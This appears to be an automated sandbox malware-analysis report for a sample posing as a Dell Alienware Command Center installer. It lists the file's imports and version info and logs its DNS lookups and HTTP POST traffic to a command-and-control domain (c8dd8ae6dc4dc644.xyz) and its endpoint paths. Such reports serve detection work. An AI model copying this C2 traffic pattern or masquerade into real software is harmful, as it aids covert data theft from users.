USER32.dll	DefWindowProcW, PostMessageW, DispatchMessageW, TranslateMessage, GetMessageW, RegisterClassW, PostQuitMessage, CharPrevW, SendDlgItemMessageW, wvsprintfW, LoadImageW, CreateDialogParamW, MoveWindow, SetCursor, GetWindow, GetDlgItemTextW, SetFocus, EnableWindow, SetForegroundWindow, SetActiveWindow, SetDlgItemTextW, IsDialogMessageW, FindWindowW, SubtractRect, IntersectRect, SetRect, FillRect, GetSysColorBrush, GetSysColor, GetWindowRect, GetDC, GetSystemMetrics, GetDlgCtrlID, CreateDialogIndirectParamW, DestroyWindow, IsWindow, SendMessageW, MessageBoxW, CharNextW, WaitForInputIdle, SetWindowLongW, GetWindowLongW, GetClientRect, EndPaint, BeginPaint, ReleaseDC, GetWindowDC, SetWindowPos, SetWindowTextW, GetDlgItem, ExitWindowsEx, CharUpperW, EndDialog, DialogBoxIndirectParamW, ShowWindow, GetDesktopWindow, MsgWaitForMultipleObjects, PeekMessageW, wsprintfW, LoadIconW, LoadCursorW, KillTimer, SetTimer, CreateWindowExW
GDI32.dll	TranslateCharsetInfo, UnrealizeObject, CreateHalftonePalette, GetDIBColorTable, SelectPalette, RealizePalette, GetSystemPaletteEntries, CreatePalette, CreateFontW, GetObjectW, SetTextColor, SetBkMode, GetDeviceCaps, CreateSolidBrush, CreateFontIndirectW, SetStretchBltMode, StretchBlt, SelectObject, DeleteDC, CreateDIBitmap, CreateCompatibleDC, BitBlt, DeleteObject, GetStockObject
ADVAPI32.dll	GetTokenInformation, RegOpenKeyExW, RegOpenKeyW, RegOverridePredefKey, LookupPrivilegeValueW, AdjustTokenPrivileges, RegCloseKey, FreeSid, EqualSid, AllocateAndInitializeSid, OpenThreadToken, OpenProcessToken, SetEntriesInAclW, SetSecurityDescriptorOwner, SetSecurityDescriptorGroup, SetSecurityDescriptorDacl, InitializeSecurityDescriptor, CreateWellKnownSid, RegQueryInfoKeyW, RegEnumKeyExW, RegDeleteKeyW, RegSetValueExW, RegEnumValueW, RegCreateKeyExW, RegDeleteValueW, RegQueryValueExW
SHELL32.dll	SHGetMalloc, ShellExecuteExW, SHGetPathFromIDListW, SHGetFolderPathW, SHBrowseForFolderW, ShellExecuteW, CommandLineToArgvW
ole32.dll	CoCreateInstance, CoCreateGuid, CLSIDFromProgID, CoTaskMemAlloc, CoTaskMemRealloc, CoTaskMemFree, CoInitialize, CoInitializeSecurity, CoUninitialize
OLEAUT32.dll	UnRegisterTypeLib, RegisterTypeLib, SysAllocStringLen, SysFreeString, SysReAllocStringLen, SysStringLen, SysAllocString, SysStringByteLen, SysAllocStringByteLen, VarBstrCat, VarBstrFromDate, VariantClear, VariantChangeType, GetErrorInfo, VarUI4FromStr, SystemTimeToVariantTime, LoadTypeLib
SHLWAPI.dll	PathFileExistsW

Copyright null 2021

DLL	Import
RPCRT4.dll	RpcStringFreeW, UuidCreate, UuidToStringW

Version Infos

Description	Data
LegalCopyright	Copyright (c) 2018 Flexera. All Rights Reserved.
ISInternalVersion	24.0.573
InternalName	Setup
FileVersion	5.2.33.0
CompanyName	Dell Inc
Internal Build Number	185990
ProductName	Alienware Command Center Suite
ProductVersion	5.2.33.0
FileDescription	Setup Launcher Unicode
ISInternalDescription	Setup Launcher Unicode
OriginalFilename	InstallShield Setup.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 83

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 14:31:11.635849953 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:11.823514938 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:11.823671103 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:11.824554920 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:11.824605942 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:12.012116909 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:12.012165070 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:12.335077047 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:12.365892887 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:12.365950108 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:12.553586006 CET	80	49719	34.94.64.66	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 14:31:12.553599119 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:13.742291927 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:13.787702084 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:13.833859921 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:13.833919048 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:14.022130966 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:14.022171021 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:17.383786917 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:17.428641081 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:19.318113089 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:19.318176031 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:19.505898952 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:19.505939007 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:22.825290918 CET	80	49719	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:22.913503885 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:25.540046930 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:25.727830887 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:25.727924109 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:25.730926037 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:25.731009007 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:25.920118093 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:25.920156956 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:26.497304916 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:26.686372995 CET	80	49723	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:26.686577082 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:26.687041998 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:26.687155962 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:26.877455950 CET	80	49723	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:26.877482891 CET	80	49723	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:27.603024960 CET	49719	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:30.286595106 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:30.414025068 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:32.487735033 CET	80	49723	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:32.726711035 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:33.553212881 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:33.553366899 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:33.742155075 CET	80	49723	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:33.742188931 CET	80	49723	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:37.934276104 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:37.934351921 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:38.112478018 CET	80	49723	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:38.123282909 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:38.123300076 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:38.228832006 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:39.173599005 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:39.186463118 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:39.186546087 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:39.374016047 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:39.374053955 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:41.303073883 CET	49723	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:43.455353975 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:43.545784950 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:43.785324097 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:43.785418987 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:43.972913027 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:43.972959042 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:45.013859987 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:45.142966032 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:45.143001080 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:45.332947016 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:45.332983971 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:49.696033001 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:49.710333109 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:31:49.900924921 CET	80	49722	34.94.64.66	192.168.2.3

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 14:31:50.896301031 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:31:51.025131941 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:07.928347111 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:07.928493023 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:08.116095066 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:32:08.116117001 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:32:12.093523979 CET	80	49722	34.94.64.66	192.168.2.3
Jan 30, 2021 14:32:12.136184931 CET	49722	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:18.248153925 CET	49739	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:18.436991930 CET	80	49739	34.94.64.66	192.168.2.3
Jan 30, 2021 14:32:18.437107086 CET	49739	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:18.439049006 CET	49739	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:18.627670050 CET	80	49739	34.94.64.66	192.168.2.3
Jan 30, 2021 14:32:20.674977064 CET	80	49739	34.94.64.66	192.168.2.3
Jan 30, 2021 14:32:20.675368071 CET	49739	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:20.863068104 CET	80	49739	34.94.64.66	192.168.2.3
Jan 30, 2021 14:32:20.863217115 CET	49739	80	192.168.2.3	34.94.64.66
Jan 30, 2021 14:32:23.566790104 CET	49722	80	192.168.2.3	34.94.64.66

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 14:31:00.907012939 CET	55984	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:00.957948923 CET	53	55984	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:01.741487026 CET	64185	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:01.791228056 CET	53	64185	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:02.531462908 CET	65110	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:02.579535961 CET	53	65110	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:03.397799015 CET	58361	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:03.457474947 CET	53	58361	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:04.452759981 CET	63492	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:04.503590107 CET	53	63492	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:05.389067888 CET	60831	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:05.445884943 CET	53	60831	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:08.212579012 CET	60100	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:08.265733957 CET	53	60100	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:09.160429955 CET	53195	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:09.208587885 CET	53	53195	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:10.015846014 CET	50141	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:10.078201056 CET	53	50141	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:10.840487003 CET	53023	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:10.888454914 CET	53	53023	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:11.568495989 CET	49563	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:11.625024080 CET	53	49563	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:11.716563940 CET	51352	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:11.764661074 CET	53	51352	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:12.813039064 CET	59349	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:12.870054007 CET	53	59349	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:25.467396975 CET	57084	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:25.526074886 CET	53	57084	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:26.411195993 CET	58823	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:26.472259045 CET	53	58823	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:30.517733097 CET	57568	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:30.565696001 CET	53	57568	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:34.455287933 CET	50540	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:34.518182039 CET	53	50540	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:46.341963053 CET	54366	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:46.401180983 CET	53	54366	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:50.290890932 CET	53034	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:50.351835966 CET	53	53034	8.8.8.8	192.168.2.3
Jan 30, 2021 14:31:57.012736082 CET	57762	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:31:57.076771975 CET	53	57762	8.8.8.8	192.168.2.3
Jan 30, 2021 14:32:11.929363966 CET	55435	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:32:11.979888916 CET	53	55435	8.8.8.8	192.168.2.3

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 14:32:14.633821011 CET	50713	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:32:14.691749096 CET	53	50713	8.8.8.8	192.168.2.3
Jan 30, 2021 14:32:18.156292915 CET	56132	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:32:18.213793039 CET	53	56132	8.8.8.8	192.168.2.3
Jan 30, 2021 14:32:47.297877073 CET	58987	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:32:47.348635912 CET	53	58987	8.8.8.8	192.168.2.3
Jan 30, 2021 14:32:49.496135950 CET	56579	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:32:49.552444935 CET	53	56579	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:48.546044111 CET	60633	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:48.607614040 CET	53	60633	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:49.110194921 CET	61292	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:49.168859005 CET	53	61292	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:49.914505959 CET	63619	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:49.973222017 CET	53	63619	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:50.355093002 CET	64938	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:50.411541939 CET	53	64938	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:50.791915894 CET	61946	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:50.851511002 CET	53	61946	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:51.299077034 CET	64910	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:51.358753920 CET	53	64910	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:51.802645922 CET	52123	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:51.861876965 CET	53	52123	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:52.431047916 CET	56130	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:52.482070923 CET	53	56130	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:53.109553099 CET	56338	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:53.165901899 CET	53	56338	8.8.8.8	192.168.2.3
Jan 30, 2021 14:33:53.538415909 CET	59420	53	192.168.2.3	8.8.8.8
Jan 30, 2021 14:33:53.586457968 CET	53	59420	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 30, 2021 14:31:11.568495989 CET	192.168.2.3	8.8.8.8	0xada2	Standard query (0)	c8dd8ae6dc 4dc644.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 14:31:25.467396975 CET	192.168.2.3	8.8.8.8	0xc24b	Standard query (0)	c8dd8ae6dc 4dc644.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 14:31:26.411195993 CET	192.168.2.3	8.8.8.8	0x9506	Standard query (0)	c8dd8ae6dc 4dc644.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 14:32:18.156292915 CET	192.168.2.3	8.8.8.8	0xfc84	Standard query (0)	C8DD8AE6DC 4DC644.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 30, 2021 14:31:11.625024080 CET	8.8.8.8	192.168.2.3	0xada2	No error (0)	c8dd8ae6dc 4dc644.xyz		34.94.64.66	A (IP address)	IN (0x0001)
Jan 30, 2021 14:31:25.526074886 CET	8.8.8.8	192.168.2.3	0xc24b	No error (0)	c8dd8ae6dc 4dc644.xyz		34.94.64.66	A (IP address)	IN (0x0001)
Jan 30, 2021 14:31:26.472259045 CET	8.8.8.8	192.168.2.3	0x9506	No error (0)	c8dd8ae6dc 4dc644.xyz		34.94.64.66	A (IP address)	IN (0x0001)
Jan 30, 2021 14:32:18.213793039 CET	8.8.8.8	192.168.2.3	0xfc84	No error (0)	C8DD8AE6DC 4DC644.xyz		34.94.64.66	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- c8dd8ae6dc4dc644.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49719	34.94.64.66	80	C:\Users\user\Desktop\fnhcdXEfus.exe

Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 14:31:11.824554920 CET	144	OUT	POST //fine/send HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 84 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:12.335077047 CET	149	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:12 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 30, 2021 14:31:12.365892887 CET	150	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:13.742291927 CET	169	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:13 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 30, 2021 14:31:13.833859921 CET	171	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:17.383786917 CET	172	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 30, 2021 14:31:19.318113089 CET	172	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: c8dd8ae6dc4dc644.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 14:31:22.825290918 CET	173	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49722	34.94.64.66	80	C:\Users\user\Desktop\fnhcdXEfus.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 14:31:25.730926037 CET	174	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:30.286595106 CET	204	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 30, 2021 14:31:37.934276104 CET	348	OUT	POST /info_old/e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 677 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:39.173599005 CET	350	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 31 0d 0a 31 0d 0a 30 0d 0a 0d 0a Data Ascii: 110
Jan 30, 2021 14:31:39.186463118 CET	350	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:43.455353975 CET	439	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:43 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 14:31:43.785324097 CET	440	OUT	POST /info_old/g HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 1405 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:45.013859987 CET	526	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 30, 2021 14:31:45.142966032 CET	527	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:49.696033001 CET	534	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 30, 2021 14:31:49.710333109 CET	534	OUT	GET /info_old/r HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Host: c8dd8ae6dc4dc644.xyz
